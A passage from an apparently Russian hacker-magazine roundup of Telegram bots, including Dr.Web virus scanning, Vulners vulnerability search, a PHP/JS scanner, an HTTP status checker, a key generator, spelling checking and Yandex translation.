оказывается автоматизированной системой. А через десять минут ящик все равно будет автоматически уничтожен.




@DrWebBot

Бот компании Dr.Web, который прямо в чате проверяет файлы на наличие вирусов. По сути, просто другой интерфейс для онлайновой проверки, доступной на сайте. Потенциально полезная особенность — бота можно добавить в группу, и он будет автоматически сканировать все поступающие файлы и ссылки. Ограничение на размер файла — 10 Мбайт.




@vulnersBot

Vulners — это мощнейший агрегатор информации об уязвимостях. Если ты не вылезаешь из Telegram, то, возможно, тебе будет удобно посылать запросы к Vulners, не переключаясь в браузер. Зафрендив бота, просто набери команду `/search` и свой запрос (подробнее о синтаксисе команд и возможностях Vulners читай в нашей июньской статье). Вторая полезная команда — это `/subscribe`. Укажи после нее запрос, и каждый раз, когда появится новый результат, ты получишь оповещение.




@phpscanbot

Бот, проверяющий файлы PHP и JS на предмет уязвимостей. Работает аналогично бесплатной версии программы AI-Bolit (подробнее о ней читай в статье «Антивирус для сайта» в «Хакере» за март 2014 года). Учитывая, что база уязвимостей не то чтобы очень большая, а файлы для проверки нужно загружать по одному, удобство практического применения бота под вопросом. Зато можешь изучить исходники сканера, выложенные автором на GitHub.




@httpresponsebot

Простенький, но тем не менее полезный бот для проверки возвращаемого сайтами статуса HTTP. Просто пишешь URL или IP и через секунду видишь статус. Расшифровку статусов можешь подсмотреть в «Википедии».



@key_generator_bot


Бот для создания рандомных ключей, которые годятся для различных кодов и паролей. Сначала назначаешь длину ключа, затем выбираешь, из каких символов его составлять: это могут быть цифры, буквы, цифры и буквы или все вместе плюс случайные символы (режим super8).



Полезности


@orfobot

Еще один бот — обертка вокруг простой, но полезной функции — проверки орфографии. Подключив бота, без всяких команд шли ему слова или куски текста. Ответ будет содержать список слов с ошибками и исправленный вариант. Полезно, когда общаешься с кем-то в «Телеграме» и не хочешь выдавать пробелы в образовании. Разработчик бота усиленно рекламирует другое свое творение — @Jimmy_chatbot. Это комбайн с кучей разных функций, в числе которых проверка орфографии, конвертация валют, калькулятор и прочие мелочи.




@YTranslateBot

Второй бот, созданный в стенах «Яндекса». Он предоставляет доступ к движку сервиса Yandex Translate и переводит слова или куски текста с одного языка на другой. На выбор 12 языков: основные европейские, узбекский, турецкий и еще парочка. Командой **`/setmylang`** задаешь, с какого языка переводить, командой **`/tolang`** — на какой. К сожалению, бот по возможностям сильно уступает сайту: там есть не только выбор из 87 языков, включая латынь и эльфийский, но и автоматический вывод синонимов для каждого слова.



